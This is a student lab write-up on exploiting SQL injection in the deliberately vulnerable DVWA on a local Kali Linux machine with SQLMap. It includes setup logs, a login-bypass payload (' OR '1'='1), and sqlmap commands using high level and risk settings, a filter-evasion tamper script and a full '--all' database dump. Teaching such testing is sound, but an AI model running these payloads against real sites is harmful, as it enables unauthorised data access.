SQL Injection Testing using DVWA and SQLMap


By – Anoshan Yoganathan

Project Overview

This project focuses on demonstrating and analyzing **SQL Injection vulnerabilities** using the **Damn Vulnerable Web Application (DVWA) and SQLMap**, a powerful penetration testing tool. SQL Injection is one of the most critical security flaws in web applications, where attackers can insert or manipulate SQL queries to access unauthorized data. By setting up DVWA on **Kali Linux** and simulating real-world attacks using SQLMap, we gain hands-on experience with identifying and exploiting these vulnerabilities. **The entire process is executed in a secure, local environment**, which ensures that the tests are ethical and controlled.

Tools and Technologies Used


- **Kali Linux** – an operating system packed with penetration testing tools.
- **DVWA** – a purposely vulnerable PHP/MySQL web app for learning web vulnerabilities.
- **SQLMap** – an automated tool for detecting and exploiting SQL injection.
- **Apache & MySQL** – to host and manage the DVWA web application.




- **Web Browser & Terminal** – to interact with the DVWA interface and execute SQLMap commands.

System Setup

To begin the project, DVWA was installed on Kali Linux. The web server (Apache) and database server **(MySQL)** were started using the 'sudo dvwa-start' command. After accessing DVWA via the browser using the local IP **(e.g., http://127.0.0.1/dvwa),** the database was initialized within the web interface, and the security level was manually set to Low. This configuration ensured that SQL injection vulnerabilities would be exposed without protection, allowing for safe experimentation.



```
┌──(anoshan㉿kali)-[~/Desktop]
└─$ sudo apt install apache2 mariadb-server php php-mysqli php-gd libapache2-mod-php
Note, selecting 'php8.4-mysql' instead of 'php-mysqli'
php is already the newest version (2:8.4+96).
php8.4-mysql is already the newest version (8.4.4-1).
php8.4-mysql set to manually installed.
libapache2-mod-php is already the newest version (2:8.4+96).
libapache2-mod-php set to manually installed.
The following packages were automatically installed and are no longer required:
  aspnetcore-runtime-6.0            openfortivpn
  aspnetcore-targeting-pack-6.0     openjdk-17-jre
  attr                              openjdk-17-jre-headless
  base58                            openvas-scanner
  debugedit                         p11-kit
  dnsmap                            p11-kit-modules
  docbook-xml                       pptp-linux
  dotnet-apphost-pack-6.0           preview-latex-style
  dotnet-host                       proj-bin
  dotnet-hostfxr-6.0                proj-data
```




```
┌──(anoshan㉿kali)-[~/Desktop]
└─$ journalctl -xe
Apr 25 21:14:46 kali systemd-sysv-generator[18537]: SysV service '/etc/init.d/dns2tcp' lacks a
Apr 25 21:14:46 kali systemd-sysv-generator[18537]: Please update package to include a native
Apr 25 21:14:46 kali systemd-sysv-generator[18537]: ! This compatibility logic is deprecated,
Apr 25 21:14:46 kali systemd-sysv-generator[18537]: SysV service '/etc/init.d/stunnel4' lacks
Apr 25 21:14:46 kali systemd-sysv-generator[18537]: Please update package to include a native
Apr 25 21:14:46 kali systemd-sysv-generator[18537]: ! This compatibility logic is deprecated,
Apr 25 21:14:46 kali systemd[1]: Reloading finished in 237 ms.
Apr 25 21:14:46 kali systemd[1]: Reload requested from client PID 18548 ('systemctl') (unit se
Apr 25 21:14:46 kali systemd[1]: Reloading...
Apr 25 21:14:46 kali systemd-sysv-generator[18617]: SysV service '/etc/init.d/rwhod' lacks a n
Apr 25 21:14:46 kali systemd-sysv-generator[18617]: Please update package to include a native
Apr 25 21:14:46 kali systemd-sysv-generator[18617]: ! This compatibility logic is deprecated,
Apr 25 21:14:46 kali systemd-sysv-generator[18617]: SysV service '/etc/init.d/speech-dispatche
Apr 25 21:14:46 kali systemd-sysv-generator[18617]: Please update package to include a native
Apr 25 21:14:46 kali systemd-sysv-generator[18617]: ! This compatibility logic is deprecated,
Apr 25 21:14:46 kali systemd-sysv-generator[18617]: SysV service '/etc/init.d/ptunnel' lacks a
Apr 25 21:14:46 kali systemd-sysv-generator[18617]: Please update package to include a native
Apr 25 21:14:46 kali systemd-sysv-generator[18617]: ! This compatibility logic is deprecated,
Apr 25 21:14:46 kali systemd-sysv-generator[18617]: SysV service '/etc/init.d/inetsim' lacks a
Apr 25 21:14:46 kali systemd-sysv-generator[18617]: Please update package to include a native
Apr 25 21:14:46 kali systemd-sysv-generator[18617]: ! This compatibility logic is deprecated,
```

Exploitation Process

The exploitation phase began by navigating to the SQL Injection section in DVWA. The web page requested an ID as a GET parameter, such as '?id=1'. SQLMap was then used to analyze this parameter by sending multiple SQL payloads to the server. If successful, SQLMap would identify the vulnerability and allow deeper exploitation such as listing databases, tables, and retrieving sensitive data**. A URL like http://127.0.0.1:42001/vulnerabilities/sqli/?id=1&Submit=Submit is used.**
When initial scans failed, advanced options were added to SQLMap commands. These included setting higher --level and --risk values to perform more aggressive tests, and using tamper scripts like '--tamper=space2comment' to evade security filters. After bypassing these protections, SQLMap successfully extracted database details, confirming the presence of an SQL injection vulnerability.


**sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli/?id=1&Submit=Submit" **

--cookie="PHPSESSID=xxxxx; security=low" \--level=5 --risk=3 --batch --random-agent




In here we need to add the User Name as – admin


Password as – password



We need to move to DVWA Security Part,




In here we need to select the security state as **LOW**.



After in **Database Setup**, we need to **Reset** the database now.

Then in SQL Injection Part,




The way the values entered in the logic form are processed as an SQL query is as follows.

[SELECT* FROM users WHERE username = 'admin' AND password = 'password';]


If the user enters 'admin' OR '1'=1 in to the login form, the query is transformed as follows:


[SELECT * FROM users WHERE username = 'admin' AND password = 'OR '1'='1';]

This query always evaluates to true, allowing the user to log in without needing a password.




Then we need to righclick on here & do the following steps.







```
┌──(anoshan㉿kali)-[~/Desktop]
└─$ sudo sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli/?id=3&Submit=Submit#" --cook
ID=9d382b09dd7b9caa62b8f5d56c6f9658;security=low" --all
[sudo] password for anoshan:

                        1.9.2#stable
                        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
It is the end user's responsibility to obey all applicable local, state and federal laws. De
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:06:18 /2025-04-25/

[22:06:18] [INFO] testing connection to the target URL
got a 302 redirect to 'http://127.0.0.1:42001/login.php'. Do you want to follow? [Y/n] y
[22:06:24] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:06:24] [INFO] testing if the target URL content is stable
[22:06:24] [WARNING] GET parameter 'id' does not appear to be dynamic
[22:06:24] [WARNING] heuristic (basic) test shows that GET parameter '  ' might not be injec
[22:06:24] [INFO] testing for SQL injection on GET parameter 'id'
[22:06:24] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```



In here we can observe the Vulnerability, SQL Injection Messeged Page now.



Explanation of What's Happening

Under the hood, DVWA processes input from the URL and directly places it into a SQL query without proper validation or sanitization. This creates an opportunity for attackers to insert malicious SQL code. SQLMap helps automate this process by crafting various payloads, sending them to the target URL, and analyzing the responses to detect vulnerabilities.

When SQLMap finds a vulnerable parameter, it performs various types of SQL injections, such as **UNION-based, Boolean-based, and error-based injections**. It can then enumerate databases, tables, and columns, and even dump the data from the database. This process showcases the serious consequences of weak input validation in web development.

Observations

Throughout the project, several key observations were made. First, security configurations within DVWA greatly affect the difficulty of exploitation. At Low security, SQL injection was easily identified and exploited. As security levels increase, input sanitization and validation begin to block basic attacks, requiring more complex payloads and techniques.

It was also observed that SQLMap provides useful flags like --random-agent to mimic different browsers and --batch to automate user prompts. These options simplify testing and make the tool highly efficient for security auditing. However, care must be taken to avoid false positives and ensure testing is only performed on safe environments.

Learning Outcomes

This project provided a complete hands-on walkthrough of how SQL injection works, how attackers exploit it, and how defenders can recognize and prevent it. The process also improved our familiarity with security tools and Linux-based testing environments. It emphasized the importance of secure coding, proper input validation, and the power of automated tools in penetration testing.

Ethical Notice

This project was conducted only within a safe and local test environment using DVWA and SQLMap. It was **done for educational and training purposes**. Performing these actions on real websites without proper authorization is illegal and unethical. **Always practice responsible and lawful cybersecurity behavior.**